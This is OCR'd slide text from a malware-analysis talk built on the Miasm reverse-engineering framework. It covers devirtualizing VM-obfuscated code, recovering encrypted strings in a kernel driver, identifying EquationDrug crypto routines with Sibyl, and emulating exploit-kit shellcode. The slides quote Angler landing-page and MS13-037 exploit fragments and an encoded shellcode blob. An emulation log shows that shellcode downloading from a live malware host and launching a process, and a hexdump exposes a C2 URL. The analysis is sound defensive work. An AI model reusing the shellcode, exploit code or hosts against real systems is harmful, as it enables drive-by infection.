
Reduction example




Reduction example




Reduction example




Reduction example




Reduction example




Reduction example




Reduction example



Reduction example



Reduction example



Mnemonics

Mnemonic 2

```
REG_X = REG_X^INT
PC = PC+INT
```

Mnemonic 3

```
PC = PC+INT
REG_X = REG_X+INT
@8[REG_X] = @8[REG_X]^INT
```

Mnemonic 4

```
PC = PC+INT
REG_X = REG_X+INT
@16[REG_X] = @16[REG_X]^INT
```

Mnemonics

Semantic

- Those equations are the *semantic* of the VM mnemonics
- It is now *automatically* computed
- Instanciate VM mnemonics according to the bytecode
- Build basic blocks in IR corresponding to a VM code

IR block Semantic

```
loc_0000000000403368
REG_0 = {(REG_0[0:32]+0x142) 0 32}

REG_4 = {0xE1 0 32}

REG_10 = {0x731A 0 32}

REG_10 = {(REG_10[0:32]+0xFD3C8023) 0 32}

REG_4 = {(REG_4[0:32]+0x8899) 0 32}

REG_10 = {(REG_10[0:32]+0xFFFFFF53) 0 32}

REG_4 = {(REG_4[0:32]^0x31F35A3E) 0 32}

REG_4 = {(REG_4[0:32]+{REG_10[0:8] 0 8, 0x0 8 32}) 0 32}

REG_0 = {(REG_0[0:32]+0x1) 0 32}
@8[REG_0[0:32]] = (@8[REG_0[0:32]]+(- REG_4[0:8]))

RC4_2 = call_func_RC4_DEC(REG_0[0:32], 0x36, call_func_RC4_INIT(0x403392, 0x27))
RC4_1 = call_func_RC4_INIT(0x403392, 0x27)
REG_0 = {(REG_0[0:32]+0x36) 0 32}
```

(Hey, the vm code is obfuscated …)

Translate to LLVM IR

```
%.279 = add i32 %arg0, 322
%.315 = add i32 %arg0, 323
%0 = zext i32 %.279 to i64
%.318 = inttoptr i64 %0 to i8*
%.319 = load i8, i8* %.318, align 1
%.323 = add i8 %.319, 44
store i8 %.323, i8* %.318, align 1
%.330 = tail call i32 @RC4_init(i32 ptrtoint ([39 x i8]* @KEY_0x403392 to i32), i32 39)
%.331 = tail call i32 @RC4_dec(i32 %.315, i32 54, i32 %.330)
%.333 = tail call i32 @RC4_init(i32 ptrtoint ([39 x i8]* @KEY_0x403392 to i32), i32 39)
%.335 = add i32 %arg0, 377
%.342 = tail call i32 @RC4_init(i32 ptrtoint ([12 x i8]* @KEY_0x4033BC to i32), i32 12)
%.343 = tail call i32 @RC4_dec(i32 %.335, i32 173, i32 %.342)
%.345 = tail call i32 @RC4_init(i32 ptrtoint ([12 x i8]* @KEY_0x4033BC to i32), i32 12)
%.347 = add i32 %arg0, 550
%.353 = add i32 %arg0, 554
%1 = zext i32 %.347 to i64
%.356 = inttoptr i64 %1 to i32*
```

Recompile with LLVM

```
push    rbp
push    r15
push    r14
push    r13
push    r12
push    rbx
sub     rsp, 28h
mov     r13d, edi
lea     eax, [r13+142h]
lea     ebp, [r13+143h]
add     byte ptr [rax], 2Ch ; ','
mov     r14, offset KEY_0x403392
mov     r12, offset RC4_init
mov     esi, 27h ; '''
mov     edi, r14d
call    r12 ; RC4_init
mov     r15, offset RC4_dec
mov     esi, 36h ; '6'
mov     edi, ebp
mov     edx, eax
call    r15 ; RC4_dec
mov     esi, 27h ; '''
mov     edi, r14d
call    r12 ; RC4_init
lea     ebp, [r13+179h]
mov     r14, offset KEY_0x4033BC
mov     esi, 0Ch
```

(Hey, I do know this ISA …)

Speed-up the malware!

```
CONTEXT_INIT 08d3b710
DEC 08d3b710, 0804c268, 00000074
INIT 0804a220, 00000063
CONTEXT_INIT 08d3b818
35 BD B7 47 8D 87 28 C3 E8 4B 9E 61 56 6B 66 00     5..G..(..K.aVkf.
34 00 00 00 13 06 74 84 B9 9E 53 38 E7 72 FC 0D     4.....t...S8.r..
3C 36 A8 63 67 6C 1D FF EA 20 8A 5E 1E D6 B2 48     <6.cgl... .^...H
78 C1 4C A8 0A 35 AA 9A 4D 5F 9A C6 1D 34 8A ED     x.L..5..M_...4..
05 A7 EF C1 00 A0 00 00 F1 28 1C A6 44 68 EC 68     .........(..Dh.h
74 74 70 3A 2F 2F 72 78 66 6B 78 6D 74 71 78 67     ttp://rxfkxmtqxg
2E 63 6F 6D 2F 70 70 63 72 7A 61 65 7A 71 73 2F     .com/ppcrzaezqs/
63 66 67 2E 62 69 6E 00 D5 7F 0F 02 E9 55 21 3B     cfg.bin......U!;
CC 3C 76 16 83 B0 51 5A DA 94 96 63 4E 3A 8B 59     .<v...QZ...cN:.Y
AD 95 A3 C6 7E A4 68 B1 41 93 71 91 D7 7F 3D 3E     ....~.h.A.q...=>
D5 9C 17 39 1D 11 24 D2 C5 4C 4F 1B 5E 81 A6 EB     ...9..$..LO.^...
BD 25 E4 8D B8 AB 5B A5 F8 AA 04 6B 97 B6 42 80     .%....[....k..B.
92 8E 36 22 61 B3 73 B5 EE 70 46 CB 1E 56 E1 0C     ..6"a.s..pF..V..
6C B9 A1 07 0F 31 BE CF 48 98 79 00 D8 DB F1 8A     l....1..H.y.....
0B FC 7D 08 26 43 2C 9E 06 01 15 05 F0 99 BF 19     ..}.&C,.........
```

Summary

ntevtx64.sys analysis

Obfuscated strings

- Strings are encrypted
- Strings are decrypted at runtime only when used
- 82 call references
- Same story for *ntevt.sys*, …


Depgraph to the rescue

- Static analysis
- Backtracking algorithm
- “use-define chains”  “path-sensitive”

Algorithm

Steps

1. The algorithm follows dependencies in the current *basic block*
2. The analysis is propagated in each parent's block
3. Avoid already analyzed parents with same dependencies
4. The algorithm stops when reaching a graph root, or when every dependencies are solved
5. `http://www.miasm.re/blog/2016/09/03/zeusvm_analysis.html`
6. `https://www.sstic.org/2016/presentation/graphes_de_dpendances__petit_poucet_style/`


call decrypt
lea rdx, [rsp+178h+Str2] ; Str2
mov r8d, 0Ch ; MaxCount
mov rcx, rbx ; Str1
call cs:_strnicmp
or r12, 0FFFFFFFFFFFFFFFFh ; R12, 0xFFFFFFFFFFFFFFFF
test eax, eax
jz loc_2048B
lea r8d, [r12+5] ; MaxCount
lea rdx, Str2 ; "\\??\\"
mov rcx, rbx ; Str1
call cs:_strnicmp
test eax, eax
jz loc_2048B
cmp byte ptr [rbx], 5Ch
jz short loc_20462
cmp byte ptr [rbx+1], 3Ah
jz short loc_20442
lea r8d, [r12+23h] ; R8, 0x0, 0x23
lea rdx, unk_45740
lea rcx, [rsp+178h+var_148]
call decrypt

Dependency graph

Advantages

- Execution path distinction
- Avoid paths which are equivalent in data “dependencies”
- Unroll loops only the minimum required times

String decryption

What next?

- Use depgraph results
- Emulate the decryption function
- Retrieve decrypted strings

Code emulation

```
# Get a jitter instance
jitter = machine.jitter(”llvm”)

# Add target code in memory
data = open(content).read()
run_addr = 0x40000000
jitter.vm.add_memory_page(run_addr, ..., data)

# Add a stack
jitter.init_stack()

# Run!
jitter.init_run(run_addr)
jitter.continue_run()
```

Code emulation

Shellcode


```
# Get a jitter instance
jitter = machine.jitter("llvm")

# Add target code in memory
data = open(content).read()
run_addr = 0x40000000
jitter.vm.add_memory_page(run_addr, ..., data)

# Add a stack
jitter.init_stack()

# Run!
jitter.init_run(run_addr)
jitter.continue_run()
```

Code emulation




```python
# Get a jitter instance
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# Add target code in memory
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run_addr = 0x40000000
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# Add a stack
jitter.init_stack()

# Run!
jitter.init_run(run_addr)
jitter.continue_run()
```

Running the targeted function

```
# Push a fake return address
jitter.push_uint64_t(0x1337beef)

# Stop the emulation when the fake address is reached
def sentinelle(jitter):
    jitter.run = False
    return False
jitter.add_breakpoint(0x1337beef, sentinelle)

# Set arguments according to Depgraph results
jitter.cpu.RDI = ...
jitter.push_uint64_t(...)

# Run!
jitter.init_run(run_addr)
jitter.continue_run()

# Retrieve strings
str_dec = jitter.vm.get_mem(alloc_addr, length)
```

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# Set arguments according to Depgraph results
jitter.cpu.RDI = ...
jitter.push_uint64_t(...)

# Run!
jitter.init_run(run_addr)
jitter.continue_run()

# Retrieve strings
str_dec = jitter.vm.get_mem(alloc_addr, length)
```

String decryption

Higher level APIs

```
# Run dec_addr(alloc_addr, addr, length)
sandbox.call(dec_addr, alloc_addr, addr, length)
# Retrieve strings
str_dec = sandbox.jitter.vm.get_mem(alloc_addr, length)
```

Depgraph

Demo

```
Solution for '0x13180L': 0x35338    0x14
'NDISWANIP\x00'
Solution for '0x13c2eL': 0x355D8    0x11
'\r\n   Adapter: \x00\xb2)'
Solution for '0x13cd3L': 0x355D8    0x11
'\r\n   Adapter: \x00\xb2)'
Solution for '0x13d69L': 0x355D8    0x11
'\r\n   Adapter: \x00\xb2)'
Solution for '0x13e26L': 0x355F0    0x1C
'   IP:      %d.%d.%d.%d\r\n\x00\x8d\xbd'
Solution for '0x13e83L': 0x355F0    0x1C
'   IP:      %d.%d.%d.%d\r\n\x00\x8d\xbd'
Solution for '0x13f3bL': 0x35630    0x1C
'   Mask:    %d.%d.%d.%d\r\n\x00\xa5\xde'
Solution for '0x13f98L': 0x35630    0x1C
'   Mask:    %d.%d.%d.%d\r\n\x00\xa5\xde'
Solution for '0x1404cL': 0x35610    0x1C
'   Gateway: %d.%d.%d.%d\r\n\x00\xc1\xf1'
Solution for '0x140adL': 0x35610    0x1C
'   Gateway: %d.%d.%d.%d\r\n\x00\xc1\xf1'
Solution for '0x14158L': 0x350C0    0x44
'   MAC: %.2x-%.2x-%.2x-%.2x-%.2x-%.2x  Sent: %.10d  Recv: %.10d\r\n\x00\xd4\xe6'
...
```

Up	p	sub_1311C+64	call	decrypt	; DEC: 'NDISWANIP\x00'
Up	p	sub_13B48+E6	call	decrypt	; DEC: '\r\n Adapter: \x00\xb2)'
Up	p	sub_13B48+18B	call	decrypt	; DEC: '\r\n Adapter: \x00\xb2)'
Up	p	sub_13B48+221	call	decrypt	; DEC: '\r\n Adapter: \x00\xb2)'
Up	p	sub_13B48+2DE	call	decrypt	; DEC: ' IP: %d.%d.%d.%d\r\n\x00\x8d\xbd'
Up	p	sub_13B48+33B	call	decrypt	; DEC: ' IP: %d.%d.%d.%d\r\n\x00\x8d\xbd'
Up	p	sub_13B48+3F3	call	decrypt	; DEC: ' Mask: %d.%d.%d.%d\r\n\x00\xa5\xde'
Up	p	sub_13B48+450	call	decrypt	; DEC: ' Mask: %d.%d.%d.%d\r\n\x00\xa5\xde'
Up	p	sub_13B48+504	call	decrypt	; DEC: ' Gateway: %d.%d.%d.%d\r\n\x00\xc1\xf1'
Up	p	sub_13B48+565	call	decrypt	; DEC: ' Gateway: %d.%d.%d.%d\r\n\x00\xc1\xf1'
Up	p	sub_13B48+610	call	decrypt	; DEC: ' MAC: %.2x-%.2x-%.2x-%.2x-%.2x-%.2x Sent: ...
Up	p	sub_14E00+8E	call	decrypt	; DEC: 'NDISWANIP\x00'
Up	p	sub_15FD8+44	call	decrypt	; DEC: '\\??\\\x00\xdcc'
Up	p	sub_16160+31	call	decrypt	; DEC: '\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\...
Up	p	sub_16160+136	call	decrypt	; DEC: 'NDISWANIP\x00'
Up	p	sub_16604+44	call	decrypt	; DEC: '\\??\\\x00\xdcc'
Up	p	sub_1675C+3D	call	decrypt	; DEC: '\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\...
Up	p	sub_1675C+180	call	decrypt	; DEC: 'NDISWANIP\x00'
Up	p	sub_1A494+16	call	decrypt	; DEC: '\\Device\\Ndis\x00z\xec'
Up	p	sub_1A4E0+16	call	decrypt	; DEC: '\\Driver\\ntevt\x00\xe3o'
Up	p	start+5D	call	decrypt	; DEC: '\\Driver\\ntevt\x00\xe3o'
Up	p	sub_1A828+4F	call	decrypt	; DEC: 'NDISWAN\x00'
Up	p	sub_1D5C0+94	call	decrypt	; DEC: 'ntkr\x00'
Up	p	sub_1D5C0+A7	call	decrypt	; DEC: 'ntos\x00'
Up	p	sub_1F0F8+74	call	decrypt	; DEC: '\\Device\\Tcp\x001\xa9'
Up	p	sub_1FE84+DB	call	decrypt	; DEC: '\\Registry\\Machine\\System\\CurrentControlSet\\...
Up	p	sub_1FE84+1A5	call	decrypt	; DEC: 'ImagePath\x00'

Summary

EquationDrug cryptography

Custom cryptography

- EquationDrug samples use custom cryptography
- Goal: reverse once, identify everywhere (including on different architectures)

EquationDrug cryptography

Custom cryptography

- EquationDrug samples use custom cryptography
- Goal: reverse once, identify everywhere (including on different architectures)

“In this binary / firmware / malware / shellcode / …, the function at 0x1234 is a `memcpy`”

State of the art

Static approach

- FLIRT
- Polichombr, Gorille, BASS
- Machine learning (ASM as NLP)
- *Bit-precise Symbolic Loop Mapping*

Dynamic approach / trace

- Data entropy in loops I/Os
- Taint propagation patterns
- Cryptographic Function Identification in Obfuscated Binary Programs - RECON 2012

Sibyl like

- Angr “identifier”[a] $\approx$ PoC for the CGC

[a] https://github.com/angr/identifier

Possibilities




Figure: “naive” `memcpy`

Possibilities

Problem

How to recognize when optimised / vectorised / other compiler / **obfuscated** ?




Figure: “naive” `memcpy`




Figure: obfuscated `memcpy`

Miasm based tool: Sibyl

Problem

How to recognize when optimised / **vectorised** / other compiler / obfuscated ?




Figure: `memcpy` “SSE”

Idea


Idea

- Function = black box
- Choosen input
- Observed outputs $\leftrightarrow$ Expected outputs


Specifically

- Inputs = $\{$ arguments, initial memory $\}$
- Outputs = $\{$ output value, final memory $\}$
- Minimalist environment : $\{$ binary mapped, stack $\}$


Idea


Test set
MUL (5, 10) → 50
strlen ("hello") → 5
atol ("1234") → 1234
inputs
5, 10
?
x
expected outputs
50
X

Idea


Test set
MUL (5, 10) → 50
strlen (“hello”) → 5
atol (“1234”) → 1234
inputs
expected outputs
“hello”(**R-O**)
?
0
5

Idea



Test set
MUL (5, 10) → 50
strlen (“hello”) → 5
atol (“1234”) → 1234
inputs
expected outputs
“1234”(**R-O**)
?
1234
=
1234

Idea

Test set

- MUL (5, 10) $\longrightarrow$ 50
- `strlen` (“hello”) $\longrightarrow$ 5
- `atol` (“1234”) $\longrightarrow$ 1234

`atol`

Implementation

Expected

- Resilient to crashes / infinite loop
- Test description arch-agnostic, ABI-agnostic
- One call may not be enough
  - (2, 2) $\longrightarrow$ `Func` $\longrightarrow$ 4
  - `add`, `mul`, `pow` ?
  - $\longrightarrow$ Test politic : "test1 & (test2 $||$ test3)"
- Embarassingly parrallel
- ...

Sibyl

Sibyl

- Open-source, GPL
- Current version: 0.2
- CLI + Plugin IDA
- `/doc`
- Based on Miasm, also uses QEMU
- Can learn new functions *automatically*

`https://github.com/cea-sec/Sibyl`

Function stubs

- Create a class standing for the test

```
class Test_bn_cpy(Test):
    func = "bn_cpy"
```

Function stubs

- Prepare the test: allocate two “bignums” with one read-only

```
# Test1
bn_size = 2
bn_2 = 0x1234567890112233

def init(self):
    self.addr_bn1 = add_bignum(self, 0, self.bn_size, write=True)
    self.addr_bn2 = add_bignum(self, self.bn_2, self.bn_size)
```

Function stubs

- Set arguments

```
self._add_arg(0, self.addr_bn1)
self._add_arg(1, self.addr_bn2)
self._add_arg(2, self.bn_size)
```

Function stubs

- Check the final state

```
def check(self):
    return ensure_bn_value(self,
                           self.addr_bn1,
                           self.bn_2,
                           self.bn_size)
```

Function stubs

- Test politic: only one test

```
tests = TestSetTest(init, check)
```

Function stubs

```python
class Test_bn_cpy(Test):

    # Test1
    bn_size = 2
    bn_2 = 0x1234567890112233

    def init(self):
        self.addr_bn1 = add_bignum(self, 0, self.bn_size, write=True)
        self.addr_bn2 = add_bignum(self, self.bn_2, self.bn_size)

        self._add_arg(0, self.addr_bn1)
        self._add_arg(1, self.addr_bn2)
        self._add_arg(2, self.bn_size)

    def check(self):
        return ensure_bn_value(self,
                               self.addr_bn1,
                               self.bn_2,
                               self.bn_size)

    # Properties
    func = "bn_cpy"
    tests = TestSetTest(init, check)
```

Demonstration

- Sibyl on `busybox-mipsel`
- Finding a SSE3 `memmove`
- Applying “bignums” tests to EquationDrug binaries

```
$ sibyl func PC_Level3_http_flav_dll | sibyl find -t bn -j llvm -b ABIStdCall_x86_32 PC_Level3_http_flav_dll -
0x1000b874 : bn_to_str
0x1000b819 : bn_from_str
0x1000b8c8 : bn_cpy
0x1000b905 : bn_sub
0x1000b95f : bn_find_nonull_hw
0x1000b979 : bn_cmp
0x1000b9b6 : bn_shl
0x1000ba18 : bn_shr
0x100144ce : bn_cmp
0x1000bc9c : bn_div_res_rem
0x1001353b : bn_cmp
0x1000be26 : bn_div_rem
0x1000bee8 : bn_mul
0x1000bf98 : bn_mulmod
0x1000bfef : bn_expomod

$ sibyl func PC_Level3_http_flav_dll_x64 | sibyl find -t bn -j llvm -b ABI_AMD64_MS PC_Level3_http_flav_dll_x64 -
0x18000f478 : bn_cmp
0x18000fab0 : bn_mul
0x18000f36c : bn_to_str
0x18000f2ec : bn_from_str
0x18000f608 : bn_div_res_rem
...
```

Summary

Context

```
<script>function MNMEp(){ return ""; }
var z9oxd; var Ai4yTPg; function eALI(a){
  return String[X1hP("53fr50om17C98h40a38rC62o43d18e40")](a);};
var voazpR; function X1hP(a){ var fWbbth;
if(a == ""){ sada = "cerlaadsrgwq"; } else{ sada = "l"; }
var w2zsuD;
return a["rep"+sada+"ace"](/[0-9]/g,"");
var aoxmDGW;} var JaQkJ;
function fgrthryjryetfs(a){ if(new String(a) == 3){
return "dafda"; }
else{ var CxTX; var adfas = new Array("gsfgreafag","22","gfgrhtegwrqw");
```

Starting from an Angler EK (Exploit Kit) landing page…

Context

```
<html>
<head><style>v\:*{behavior:url(#default#VML);display:inline-block}
</style></head>
<xml:namespace ns="urn:schemas-microsoft-com:vml" prefix="v"><v:oval>
<v:stroke id="ump"></v:stroke></v:oval><v:oval><v:stroke id="beg">
</v:stroke></v:oval></xml:namespace>
<script>var zbu8Rl=93;if('EkX6ZK' != 'KJm'){var Z98U1z='JL9';
var zbu8Rl=44;}function KJm(RIB,IfLP){return RIB+IfLP};
```

Through a MS13-037 exploit…

Context


PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l
IKgK0enzIBTFklyzKwswpwpLlfTWlOZ9rkJkOYBZcHhXcYoYoKOzUvwEOglwlCrsy
NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULqUQU2TpyL
3rsVyrlidNleNglULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht6OwngleLDmhGNK6l
d6clpO2opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFUgQbH
tTVWnULuLup5J50TLPOBkydmqULuLuLMLkPUlSQeHT67mkGWnT6glPJRkXtmIULWl
ELCzNqqxQKfzl443Wlwl5LmIklu9szrVR7g5pUsXPLPMMOsQitWmphC6QZHtLO5M7
lwlNyKlsYS6FMiLpxj7ClwtlWQL5xGQL8uNULUL1yKwpJzTXNwlGlwlnyiLSXhMqU
RbVMyLqJUtPZKSpiHfQ45JPiLppKCkQKBZTeuKu9m59KgkEw5L6MuLoaRKeJBc8tT
IWleL5L9EiOPveLCF8b44OtrSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmpO1ZRkPM
JC2iYpIOCyNuZYrV5L0tP95LpOeLZ59lXc596ppLJCcY6t3D2BRvMOHKQdhnZgQxL
...

We end on a shellcode. What is it doing?

Our case

Quick analysis

- Disassemble at 0, in x86 32 bits



Our case

Quick analysis

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- Realize it’s encoded

Our case

Quick analysis

- Disassemble at 0, in x86 32 bits
- Realize it's encoded
- $\rightarrow$ Let's emulate it!

Result

```
$ python run_sc_04.py -y -s -l s1.bin
...
[INFO]: kernel32_LoadLibrary(dllname=0x13ffe0) ret addr: 0x40000076
[INFO]: ole32_CoInitializeEx(0x0, 0x6) ret addr: 0x40000097
[INFO]: kernel32_VirtualAlloc(lpvoid=0x0, dwsize=0x1000, alloc_type=0x1000, flprotect=0x40) ret
[INFO]: kernel32_GetVersion() ret addr: 0x400000c0
[INFO]: ntdll_swprintf(0x20000000, 0x13ffc8) ret addr: 0x40000184

[INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000003c, 0x1000, 0x0, 0x0) ret addr:
http://b8zqrmc.hoboexporter.pw/f/1389595980/999476491/5

[INFO]: kernel32_CreateProcessW(0x2000003c, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x13ff88, 0x13ff

[INFO]: ntdll_swprintf(0x20000046, 0x13ffa8) ret addr: 0x40000184
[INFO]: ntdll_swprintf(0x20000058, 0x20000046) ret addr: 0x4000022e
[INFO]: user32_GetForegroundWindow() ret addr: 0x4000025d

